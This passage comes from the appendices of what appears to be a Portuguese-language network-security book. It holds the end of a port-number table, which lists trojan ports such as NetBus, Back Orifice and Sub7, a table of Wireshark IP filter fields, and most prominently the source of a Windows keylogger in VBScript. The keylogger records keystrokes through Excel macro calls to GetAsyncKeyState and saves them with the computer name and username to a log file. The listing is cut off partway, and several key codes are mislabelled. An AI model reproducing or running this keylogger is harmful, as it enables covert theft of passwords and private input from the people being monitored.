5501/tcp	Hotline file transfer connection	Não-oficial
5517/tcp	Setiqueue Proxy server client for SETI@Home project	Não-oficial
5555/tcp	Freeciv multiplay port for versions up to 2.0, Hewlett Packard Data Protector, SAP	Não-oficial
5556/tcp	Freeciv multiplay port	Official
5631/tcp	Symantec pcAnywhere	Official
5666/tcp	NRPE (Nagios)	Não-oficial
5667/tcp	NSCA (Nagios)	Não-oficial
5800/tcp	VNC remote desktop protocol - for use over HTTP	Não-oficial
5814/tcp,udp	Hewlett-Packard Support Automation (HP OpenView Self-Healing Services) - Automação de suporte (HP OpenView Self-Healing Services)	Official
5900/tcp	VNC remote desktop protocol (used by ARD)	Official

5938/tcp,udp	Team Viewer	Não-oficial
6000/tcp	X11 - used between an X client and server over the network	Official
6001/udp	X11 - used between an X client and server over the network	Official
6005/tcp	Default port for BMC Software CONTROL-M/Server - Socket Port number used for communication between CONTROL-M processes - though often changed during installation	Não-oficial
6050/tcp	Brightstor Arcserve Backup Exec	Não-oficial
6051/tcp	Brightstor Arcserve Backup Exec	Não-oficial
6112/tcp	dtspcd - a network daemon that accepts requests from clients to execute commands and launch applications remotely	Official
6112/tcp	Blizzard's Battle.net gaming service, ArenaNet gaming service	Não-oficial
6129/tcp	Dameware Remote Control	Não-oficial
6257/udp	WinMX (see also 6699)	Não-oficial
6346/tcp,udp	gnutella-svc (FrostWire, Limewire, Bearshare, etc.)	Official
6347/tcp,udp	gnutella-rtr	Official
6502/tcp,udp	Danware Data NetOp Remote Control	Não-oficial
6522/tcp	Gobby (and other libobby-based software)	Não-oficial
6543/udp	Jetnet - default port that the Paradigm Research & Development Jetnet protocol communicates on	Não-oficial
6566/tcp	SANE (Scanner Access Now Easy) - SANE network scanner daemon	Não-oficial
6619/tcp,udp	ODETTE-FTP over TLS/SSL	Official
6665-6669/tcp	Internet Relay Chat	Official
6679/tcp	IRC SSL (Secure Internet Relay Chat) - port often used	Não-oficial
6697/tcp	IRC SSL (Secure Internet Relay Chat) - port often used	Não-oficial
6699/tcp	WinMX (see also 6257)	Não-oficial
6881-6999/tcp,udp	BitTorrent full range of ports used most often	Não-oficial

6891-6900/tcp ,udp	Windows Live Messenger (File transfer)	Official
6901/tcp,udp	Windows Live Messenger (Voice) - (Voz)	Official
6969/tcp	acmsoda	Official
6969/tcp	BitTorrent tracker port	Não-oficial
7000/tcp	Default port for Azureus's built in HTTPS Bittorrent Tracker	Não-oficial
7001/tcp	Default port for BEA WebLogic Server's HTTP server - though often changed during installation	Não-oficial
7002/tcp	Default port for BEA WebLogic Server's HTTPS server - though often changed during installation	Não-oficial
7005/tcp,udp	Default port for BMC Software CONTROL-M/Server and CONTROL-M/Agent's - Agent to Server port though often changed during installation	Não-oficial
7006/tcp,udp	Default port for BMC Software CONTROL-M/Server and CONTROL-M/Agent's - Server to Agent port though often changed during installation	Não-oficial
7010/tcp	Default port for Cisco AON AMC (AON Management Console) [6]	Não-oficial
7171/tcp	Tibia	
7312/udp	Sibelius License Server port	Não-oficial
7707/tcp	Default port used by Killing Floor game	Oficial
7777/tcp	Default port used by Windows backdoor program tini.exe	Não-oficial
7777/udp	SAMP	Não-oficial
8000/tcp	iRDMI - often mistakenly used instead of port 8080 (The Internet Assigned Numbers Authority (iana.org) officially lists this port for iRDMI protocol)	Official
8000/tcp	Common port used for internet radio streams such as those using SHOUTcast	Não-oficial
8002/tcp	Cisco Systems Unified Call Manager Intercluster Port	
8008/tcp	HTTP Alternate	Official
8008/tcp	IBM HTTP Server default administration port	Não-oficial
8010/tcp	XMPP/Jabber File transfers	Não-oficial
8074/tcp	Gadu-Gadu	Não-oficial

8080/tcp	HTTP Alternate (http_alt) - commonly used for web proxy and caching server, or for running a web server as a non-root user	Official
8080/tcp	Jakarta Tomcat	Não-oficial
8086/tcp	HELM Web Host Automation Windows Control Panel	Não-oficial
8086/tcp	Kaspersky AV Control Center TCP Port	Não-oficial
8087/tcp	Hosting Accelerator Control Panel	Não-oficial
8087/udp	Kaspersky AV Control Center UDP Port	Não-oficial
8090/tcp	Another HTTP Alternate (http_alt_alt) - used as an alternative to port 8080	Não-oficial
8118/tcp	Privoxy web proxy - advertisements-filtering web proxy	Official
8087/tcp	SW Soft Plesk Control Panel	Não-oficial
8200/tcp	GoToMyPC	Não-oficial
8220/tcp	Bloomberg	Não-oficial
8222	VMware Server Management User Interface (insecure web interface).[2] See also, port 8333	Não-oficial
8291/tcp	Winbox - Default port on a MikroTik RouterOS for a Windows application used to administer MikroTik RouterOS	Não-oficial
8294/tcp	Bloomberg	Não-oficial
8330	MultiBit HD, [7]	Não-oficial
8331	MultiBit, [8]	Não-oficial
8332	Bitcoin JSON-RPC server[3]	Não-oficial
8333	Bitcoin[4]	Não-oficial
8333	VMware Server Management User Interface (secure web interface).[2] See also, port 8222	Não-oficial
8400	Commvault Unified Data Management.[5]	Official
8443/tcp	SW Soft Plesk Control Panel	Não-oficial
8500/tcp	ColdFusion Macromedia/Adobe ColdFusion default Webserver port	Não-oficial

8767	TeamSpeak - Default UDP Port	Não-oficial
8880	WebSphere Application Server SOAP Connector port	
8888/tcp,udp	NewsEDGE server	Official
8888/tcp	Sun Answerbook dwhttpd server (deprecated by docs.sun.com)	Não-oficial
8888/tcp	GNUmp3d HTTP music streaming and web interface port	Não-oficial
9000/tcp	Buffalo LinkSystem web access	Não-oficial
9001	cisco-xremote router configuration	Não-oficial
9001	Tor network default port	Não-oficial
9009	Pichat Server - P2P chat software de servidor	Official
9043/tcp	WebSphere Application Server Administration Console secure port	
9060/tcp	WebSphere Application Server Administration Console	
9100/tcp	Jetdirect HP Print Services	Official
9101	Bacula Director	Official
9102	Bacula File Daemon	Official
9103	Bacula Storage Daemon	Official
9200/tcp	wap-wsp	
9535/tcp	man, Remote Man Server	
9535	mngsuite - Management Suite Remote Control	Official
9800/tcp,udp	WebDav Source Port	Official
9800	WebCT e-learning portal	Não-oficial
9999	Hydranode - edonkey2000 telnet control port	Não-oficial
9999	Urchin Web Analytics	Não-oficial
10000	Webmin - web based Linux admin tool	Não-oficial

10000	BackupExec	Não-oficial
10008	Octopus Multiplexer - CROMP protocol primary port, hoople.org	Official
10050/tcp,udp	Zabbix-Agent	Official
10051/tcp,udp	Zabbix-Server	Official
10113/tcp	NetIQ Endpoint	Official
10113/udp	NetIQ Endpoint	Official
10114/tcp	NetIQ Qcheck	Official
10114/udp	NetIQ Qcheck	Official
10115/tcp	NetIQ Endpoint	Official
10115/udp	NetIQ Endpoint	Official
10116/tcp	NetIQ VoIP Assessor	Official
10116/udp	NetIQ VoIP Assessor	Official
10480	SWAT 4 Dedicated Server	Não-oficial
11235	Savage:Battle for Newerth Server Hosting	Não-oficial
11294	Blood Quest Online Server	Não-oficial
11371	OpenPGP HTTP Keyserver	Official
11576	IPStor Server management communication	Não-oficial
12345	NetBus - remote administration tool (often Trojan horse). Also used by NetBuster. Little Fighter 2 (TCP).	Não-oficial
12975/tcp	LogMeIn Hamachi (VPN tunnel software;also port 32976)	
13720/tcp	Symantec NetBackup - bprd	
13721/tcp	Symantec NetBackup]] - bpdbm	
13724/tcp	Symantec Network Utility - vnet	
13782/tcp	Symantec NetBackup - bpcd	

13783/tcp	Symantec VOPIED protocol	
14567/udp	Battlefield 1942 e mods	Não-oficial
15000/tcp	Wesnoth	
15567/udp	Battlefield Vietnam and mods	Não-oficial
15345/udp	XPilot	Official
16384/udp	Iron Mountain Digital - online backup	Não-oficial
16567/udp	Battlefield 2 and mods	Não-oficial
19226/tcp	Panda Software AdminSecure Communication Agent	Não-oficial
19813/tcp	4D database Client Server Communication	Não-oficial
20000	Usermin - web based user tool	Oficial
20720/tcp	Symantec i3 Web GUI server	Não-oficial
22347/tcp,udp	WibuKey - default port for WibuKey Network Server of WIBU-SYSTEMS AG	Oficial
22350/tcp,udp	CodeMeter - default port for CodeMeter Server of WIBU-SYSTEMS AG	Oficial
24800	Synergy: keyboard/mouse sharing software - software de compartilhamento de teclado / mouse	Não-oficial
24842	StepMania: Online: Dance Dance Revolution Simulator	Não-oficial
25565/tcp,udp	Minecraft: Jogo Online	Não-oficial
25575/tcp,udp	Minecraft: Porta RCON - Jogo Online	Não-oficial
25999/tcp	Xfire	?
26000/tcp,udp	id Software's Quake server,	Oficial
26000/tcp	CCP's EVE Online Online gaming MMORPG,	Não-oficial
27000/udp	(through 27006) id Software's QuakeWorld master server	Não-oficial
27010	Half-Life and its mods, such as Counter-Strike	Não-oficial
27015	Half-Life and its mods, such as Counter-Strike	Não-oficial

27374	Sub7's default port. Most script kiddies do not change the default port.	Não-oficial
27500/udp	(through 27900) id Software's QuakeWorld	Não-oficial
27888/udp	Kaillera server	Não-oficial
27900	(through 27901) Nintendo Wi-Fi Connection	Não-oficial
27901/udp	(through 27910) id Software's Quake II master server	Não-oficial
27960/udp	(through 27969) Activision's Enemy Territory and id Software's Quake III Arena e Quake III	Não-oficial
28910	Nintendo Wi-Fi Connection	Não-oficial
28960	Call of Duty 2 Common Call of Duty 2 port - (PC Version)	Não-oficial
29900	(through 29901) Nintendo Wi-Fi Connection	Não-oficial
29920	Nintendo Wi-Fi Connection	Não-oficial
30000	Pokemon Netbattle	Não-oficial
30564/tcp	Multiplicity: keyboard/mouse/clipboard sharing software	Não-oficial
31337/tcp	Back Orifice - remote administration tool (often Trojan horse)	Não-oficial
31337/tcp	xc0r3 - xc0r3 security antivir port	Não-oficial
31415	ThoughtSignal - Server Communication Service (often Informational)	Não-oficial
31456-31458/tcp	TetriNET ports (in order: IRC, game, and spectating)	Não-oficial
32245/tcp	MMTSG-mutualed over MMT (encrypted transmission)	Não-oficial
32400	Plex Server	Não-oficial
33434	traceroute	Oficial
37777/tcp	Digital Video Recorder hardware	Não-oficial
36963	Counter Strike 2D porta multiplayer	Não-oficial
40000	SafetyNET p	Oficial
43594-43595/tcp	RuneScape	Não-oficial

47808	BACnet Building Automation and Control Networks	Oficial

Apêndice II Filtros Wireshark

Atributo	Descrição	Tipo
ip.addr	Endereço de origem ou destino	IPv4 address
ip.dst	Destino IPv4	address
ip.id	Identificação não assinada	16-bit integer
ip.src	Fonte	IPv4 address
ip.version	Versão não assinada	8-bit integer
ip.checksum	Soma de verificação do cabeçalho	16-bit integer
ip.checksum_bad	Soma de verificação do cabeçalho incorreto	Boolean
ip.dsfield	Campo não assinado de serviços diferenciados	8-bit integer
ip.dsfield.ce	ECN-CE, Notificação explícita de congestionamento sem sinal: Congestionamento experimentado	8-bit integer
ip.dsfield.dscp	Ponto de código de serviços não assinados diferenciados	8-bit integer
ip.dsfield.ect	ECN-Capable Unsigned Transport (ECT)	8-bit integer
ip.flags	Flag sem sinal	8-bit integer
ip.flags.df	Não fragmentar	Boolean
ip.flags.mf	Fragmentos	Boolean
ip.frag_offset	Deslocamento de fragmento sem sinal	16-bit integer
ip.fragment	Fragmento de IP	Frame number
ip.fragment.error	Erro de desfragmentação	Frame number
ip.fragment.multiplet ails	Vários fragmentos de cauda encontrados	Boolean
ip.fragment.overlap	Sobreposição de fragmento	Boolean
ip.fragment.overlap	Dados conflitantes em sobreposição de fragmentos de conflito	Boolean

ip.fragment	Fragmento muito longo fragmento muito longo	Boolean
ip.fragments	Fragmentos de IP	No value
ip.hdr_len	Comprimento do cabeçalho sem sinal	8-bit integer
ip.len	Comprimento total sem sinal	16-bit integer
ip.proto	Protocolo não assinado	8-bit integer
ip.reassembled_in	IP remontado no quadro	Frame number
ip.tos	Tipo de serviço sem assinatura	8-bit integer
ip.tos.cost	Custo	Boolean
ip.tos.delay	Atraso	Boolean
ip.tos.precedence	Precedência sem sinal	8-bit integer
ip.tos.reliability	Confiabilidade	Boolean
ip.tos.throughput	Taxa de transferência	Boolean
ip.ttl	Time-to-live Unsigned	8-bit integer

Apêndice III Keylogger Microsoft Windows em VBScript

```
55. option explicit
56. Dim ExcelApp,f,fso,log,conta,datos,shell,api,cmd,may
57. set fso=createobject("Scripting.FileSystemObject")
58. Set ExcelApp=CreateObject("Excel.Application")
59. Set Shell=CreateObject( "WScript.Shell" )
60. datos="Computer Name:" & Shell.ExpandEnvironmentStrings("%computername%") & vbcrlf
61. datos=datos & "Username:" & Shell.ExpandEnvironmentStrings("%username%") & vbcrlf
62. datos=datos & "Date and Time:" & now & vbcrlf
63. datos=datos                                                                    &
    "=========================================================================
    =========================================================================
    ======================" & vbcrlf
64. log=""
65. conta=0
```

```
66. may=0
67. While true
68.    if conta >= 50 then
69.       conta = 0
70.       if fso.fileexists("log.txt") then
71.       fso.deletefile("log.txt")
72.    end if
73.       set f=fso.createtextfile("log.txt", True)
74.    f.write(datos)
75.    f.write(log)
76.    f.close
77.    end if
78.    conta = conta + 1
79.    api=0
80.    log = log & letras(may)
81.    cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 32 & ")"
82.    api=ExcelApp.ExecuteExcel4Macro(cmd)
83.    if api<>0 then
84.       log = log & " "
85.       api=0
86.    end if
87.    cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 8 & ")"
88.    api=ExcelApp.ExecuteExcel4Macro(cmd)
89.    if api<>0 then
90.       log = mid(log,1,len(log)-1)
91.       api=0
92.    end if
93.    cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 13 & ")"
94.    api=ExcelApp.ExecuteExcel4Macro(cmd)
95.    if api<>0 then
96.       log = log & " [Enter] "
97.       api=0
98.    end if
99.    cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 20 & ")"
100.       api=ExcelApp.ExecuteExcel4Macro(cmd)
101.       if api<>0 then
102.          if may = 0 then
103.             may = 1
104.          else
105.             may = 0
106.          end if
107.          api=0
108.       end if
109.       cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 192 & ")"
110.       api=ExcelApp.ExecuteExcel4Macro(cmd)
111.       if api<>0 then
112.          if may=0 then
113.             log = log & "ñ"
```

```
114.          else
115.           log = log & "Ñ"
116.        end if
117.          api=0
118.        end if
119.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 190 & ")"
120.        api=ExcelApp.ExecuteExcel4Macro(cmd)
121.        if api<>0 then
122.          log = log & "."
123.          api=0
124.        end if
125.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 188 & ")"
126.        api=ExcelApp.ExecuteExcel4Macro(cmd)
127.        if api<>0 then
128.          log = log & ","
129.          api=0
130.        end if
131.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 32 & ")"
132.        api=ExcelApp.ExecuteExcel4Macro(cmd)
133.        if api<>0 then
134.          log = log & "  "
135.          api=0
136.        end if
137.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 9 & ")"
138.        api=ExcelApp.ExecuteExcel4Macro(cmd)
139.        if api<>0 then
140.          log = log & " [Tab] "
141.          api=0
142.        end if
143.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 49 & ")"
144.        api=ExcelApp.ExecuteExcel4Macro(cmd)
145.        if api<>0 then
146.          log = log & " [1/!] "
147.          api=0
148.        end if
149.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 20 & ")"
150.        api=ExcelApp.ExecuteExcel4Macro(cmd)
151.        if api<>0 then
152.          log = log & " [Capslock] "
153.          api=0
154.        end if
155.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 50 & ")"
156.        api=ExcelApp.ExecuteExcel4Macro(cmd)
157.        if api<>0 then
158.          log = log & " [2/@] "
159.          api=0
160.        end if
161.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 51 & ")"
```

```
162.      api=ExcelApp.ExecuteExcel4Macro(cmd)
163.      if api<>0 then
164.        log = log & " [3/#] "
165.        api=0
166.      end if
167.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 52 & ")"
168.      api=ExcelApp.ExecuteExcel4Macro(cmd)
169.      if api<>0 then
170.        log = log & " [4/$] "
171.        api=0
172.      end if
173.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 53 & ")"
174.      api=ExcelApp.ExecuteExcel4Macro(cmd)
175.      if api<>0 then
176.        log = log & " [5/%] "
177.        api=0
178.      end if
179.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 54 & ")"
180.      api=ExcelApp.ExecuteExcel4Macro(cmd)
181.      if api<>0 then
182.        log = log & " [6/^] "
183.        api=0
184.      end if
185.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 55 & ")"
186.      api=ExcelApp.ExecuteExcel4Macro(cmd)
187.      if api<>0 then
188.        log = log & " [7/&] "
189.        api=0
190.      end if
191.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 56 & ")"
192.      api=ExcelApp.ExecuteExcel4Macro(cmd)
193.      if api<>0 then
194.        log = log & " [8/*] "
195.        api=0
196.      end if
197.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 57 & ")"
198.      api=ExcelApp.ExecuteExcel4Macro(cmd)
199.      if api<>0 then
200.        log = log & " [9/(] "
201.        api=0
202.      end if
203.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 48 & ")"
204.      api=ExcelApp.ExecuteExcel4Macro(cmd)
205.      if api<>0 then
206.        log = log & " [0/)] "
207.        api=0
208.      end if
209.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 17 & ")"
```

```
210.      api=ExcelApp.ExecuteExcel4Macro(cmd)
211.      if api<>0 then
212.        log = log & " [Ctrl] "
213.        api=0
214.      end if
215.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 18 & ")"
216.      api=ExcelApp.ExecuteExcel4Macro(cmd)
217.      if api<>0 then
218.        log = log & " [Alt] "
219.        api=0
220.      end if
221.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 46 & ")"
222.      api=ExcelApp.ExecuteExcel4Macro(cmd)
223.      if api<>0 then
224.        log = log & " [Delete] "
225.        api=0
226.      end if
227.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 45 & ")"
228.      api=ExcelApp.ExecuteExcel4Macro(cmd)
229.      if api<>0 then
230.        log = log & " [Insert] "
231.        api=0
232.      end if
233.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 36 & ")"
234.      api=ExcelApp.ExecuteExcel4Macro(cmd)
235.      if api<>0 then
236.        log = log & " [Home] "
237.        api=0
238.      end if
239.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 35 & ")"
240.      api=ExcelApp.ExecuteExcel4Macro(cmd)
241.      if api<>0 then
242.        log = log & " [End] "
243.        api=0
244.      end if
245.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 34 & ")"
246.      api=ExcelApp.ExecuteExcel4Macro(cmd)
247.      if api<>0 then
248.        log = log & " [PageDown] "
249.        api=0
250.      end if
251.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 33 & ")"
252.      api=ExcelApp.ExecuteExcel4Macro(cmd)
253.      if api<>0 then
254.        log = log & " [PageUp] "
255.        api=0
256.      end if
257.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 144 & ")"
```

```
258.      api=ExcelApp.ExecuteExcel4Macro(cmd)
259.      if api<>0 then
260.        log = log & " [NumLock] "
261.        api=0
262.      end if
263.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 111 & ")"
264.      api=ExcelApp.ExecuteExcel4Macro(cmd)
265.      if api<>0 then
266.        log = log & " [NumDivide] "
267.        api=0
268.      end if
269.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 106 & ")"
270.      api=ExcelApp.ExecuteExcel4Macro(cmd)
271.      if api<>0 then
272.        log = log & " [NumMultiply] "
273.        api=0
274.      end if
275.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 109 & ")"
276.      api=ExcelApp.ExecuteExcel4Macro(cmd)
277.      if api<>0 then
278.        log = log & " [NumSubtract] "
279.        api=0
280.      end if
281.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 36 & ")"
282.      api=ExcelApp.ExecuteExcel4Macro(cmd)
283.      if api<>0 then
284.        log = log & " [Num7] "
285.        api=0
286.      end if
287.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 38 & ")"
288.      api=ExcelApp.ExecuteExcel4Macro(cmd)
289.      if api<>0 then
290.        log = log & " [Num8] "
291.        api=0
292.      end if
293.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 33 & ")"
294.      api=ExcelApp.ExecuteExcel4Macro(cmd)
295.      if api<>0 then
296.        log = log & " [Num9] "
297.        api=0
298.      end if
299.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 37 & ")"
300.      api=ExcelApp.ExecuteExcel4Macro(cmd)
301.      if api<>0 then
302.        log = log & " [Num4] "
303.        api=0
304.      end if
305.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 12 & ")"
```

```
306.      api=ExcelApp.ExecuteExcel4Macro(cmd)
307.      if api<>0 then
308.        log = log & " [Num5] "
309.        api=0
310.      end if
311.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 39 & ")"
312.      api=ExcelApp.ExecuteExcel4Macro(cmd)
313.      if api<>0 then
314.        log = log & " [Num6] "
315.        api=0
316.      end if
317.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 35 & ")"
318.      api=ExcelApp.ExecuteExcel4Macro(cmd)
319.      if api<>0 then
320.        log = log & " [Num1] "
321.        api=0
322.      end if
323.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 40 & ")"
324.      api=ExcelApp.ExecuteExcel4Macro(cmd)
325.      if api<>0 then
326.        log = log & " [Num2] "
327.        api=0
328.      end if
329.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 34 & ")"
330.      api=ExcelApp.ExecuteExcel4Macro(cmd)
331.      if api<>0 then
332.        log = log & " [Num3] "
333.        api=0
334.      end if
335.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 38 & ")"
336.      api=ExcelApp.ExecuteExcel4Macro(cmd)
337.      if api<>0 then
338.        log = log & " [Num8] "
339.        api=0
340.      end if
341.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 45 & ")"
342.      api=ExcelApp.ExecuteExcel4Macro(cmd)
343.      if api<>0 then
344.        log = log & " [Num0] "
345.        api=0
346.      end if
347.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 46 & ")"
348.      api=ExcelApp.ExecuteExcel4Macro(cmd)
349.      if api<>0 then
350.        log = log & " [NumDecimal] "
351.        api=0
352.      end if
353.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 13 & ")"
```

```
354.      api=ExcelApp.ExecuteExcel4Macro(cmd)
355.      if api<>0 then
356.        log = log & " [NumEnter] "
357.        api=0
358.      end if
359.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 107 & ")"
360.      api=ExcelApp.ExecuteExcel4Macro(cmd)
361.      if api<>0 then
362.        log = log & " [NumAdd] "
363.        api=0
364.      end if
365.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 19 & ")"
366.      api=ExcelApp.ExecuteExcel4Macro(cmd)
367.      if api<>0 then
368.        log = log & " [Pause] "
369.        api=0
370.      end if
371.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 145 & ")"
372.      api=ExcelApp.ExecuteExcel4Macro(cmd)
373.      if api<>0 then
374.        log = log & " [ScrollLock] "
375.        api=0
376.      end if
377.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 44 & ")"
378.      api=ExcelApp.ExecuteExcel4Macro(cmd)
379.      if api<>0 then
380.        log = log & " [PrintScreen] "
381.        api=0
382.      end if
383.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 91 & ")"
384.      api=ExcelApp.ExecuteExcel4Macro(cmd)
385.      if api<>0 then
386.        log = log & " [Windows] "
387.        api=0
388.      end if
389.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 27 & ")"
390.      api=ExcelApp.ExecuteExcel4Macro(cmd)
391.      if api<>0 then
392.        log = log & " [Escape] "
393.        api=0
394.      end if
395.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 192 & ")"
396.      api=ExcelApp.ExecuteExcel4Macro(cmd)
397.      if api<>0 then
398.        log = log & " [Backquote] "
399.        api=0
400.      end if
401.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 189 & ")"
```

```
402.      api=ExcelApp.ExecuteExcel4Macro(cmd)
403.      if api<>0 then
404.        log = log & " [-/_] "
405.        api=0
406.      end if
407.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 188 & ")"
408.      api=ExcelApp.ExecuteExcel4Macro(cmd)
409.      if api<>0 then
410.        log = log & " [,/<] "
411.        api=0
412.      end if
413.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 187 & ")"
414.      api=ExcelApp.ExecuteExcel4Macro(cmd)
415.      if api<>0 then
416.        log = log & " [=/+] "
417.        api=0
418.      end if
419.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 190 & ")"
420.      api=ExcelApp.ExecuteExcel4Macro(cmd)
421.      if api<>0 then
422.        log = log & " [./>] "
423.        api=0
424.      end if
425.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 191 & ")"
426.      api=ExcelApp.ExecuteExcel4Macro(cmd)
427.      if api<>0 then
428.        log = log & " [//?] "
429.        api=0
430.      end if
431.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 186 & ")"
432.      api=ExcelApp.ExecuteExcel4Macro(cmd)
433.      if api<>0 then
434.        log = log & " [;/:] "
435.        api=0
436.      end if
437.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 222 & ")"
438.      api=ExcelApp.ExecuteExcel4Macro(cmd)
439.      if api<>0 then
440.        log = log & " ['/"+Chr(34)+"] "
441.        api=0
442.      end if
443.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 219 & ")"
444.      api=ExcelApp.ExecuteExcel4Macro(cmd)
445.      if api<>0 then
446.        log = log & " [ [/{] "
447.        api=0
448.      end if
449.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 221 & ")"
```

```
450.      api=ExcelApp.ExecuteExcel4Macro(cmd)
451.      if api<>0 then
452.        log = log & " [] /}] "
453.        api=0
454.      end if
455.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 220 & ")"
456.      api=ExcelApp.ExecuteExcel4Macro(cmd)
457.      if api<>0 then
458.        log = log & " [|/\] "
459.        api=0
460.      end if
461.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 112 & ")"
462.      api=ExcelApp.ExecuteExcel4Macro(cmd)
463.      if api<>0 then
464.        log = log & "F1"
465.        api=0
466.      end if
467.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 113 & ")"
468.      api=ExcelApp.ExecuteExcel4Macro(cmd)
469.      if api<>0 then
470.        log = log & "F2"
471.        api=0
472.      end if
473.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 114 & ")"
474.      api=ExcelApp.ExecuteExcel4Macro(cmd)
475.      if api<>0 then
476.        log = log & "F3"
477.        api=0
478.      end if
479.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 115 & ")"
480.      api=ExcelApp.ExecuteExcel4Macro(cmd)
481.      if api<>0 then
482.        log = log & "F4"
483.        api=0
484.      end if
485.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 116 & ")"
486.      api=ExcelApp.ExecuteExcel4Macro(cmd)
487.      if api<>0 then
488.        log = log & "F5"
489.        api=0
490.      end if
491.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 117 & ")"
492.      api=ExcelApp.ExecuteExcel4Macro(cmd)
493.      if api<>0 then
494.        log = log & "F6"
495.        api=0
496.      end if
497.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 118 & ")"
```

```
498.      api=ExcelApp.ExecuteExcel4Macro(cmd)
499.      if api<>0 then
500.        log = log & "F7"
501.        api=0
502.      end if
503.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 119 & ")"
504.      api=ExcelApp.ExecuteExcel4Macro(cmd)
505.      if api<>0 then
506.        log = log & "F8"
507.        api=0
508.      end if
509.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 120 & ")"
510.      api=ExcelApp.ExecuteExcel4Macro(cmd)
511.      if api<>0 then
512.        log = log & "F9"
513.        api=0
514.      end if
515.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 121 & ")"
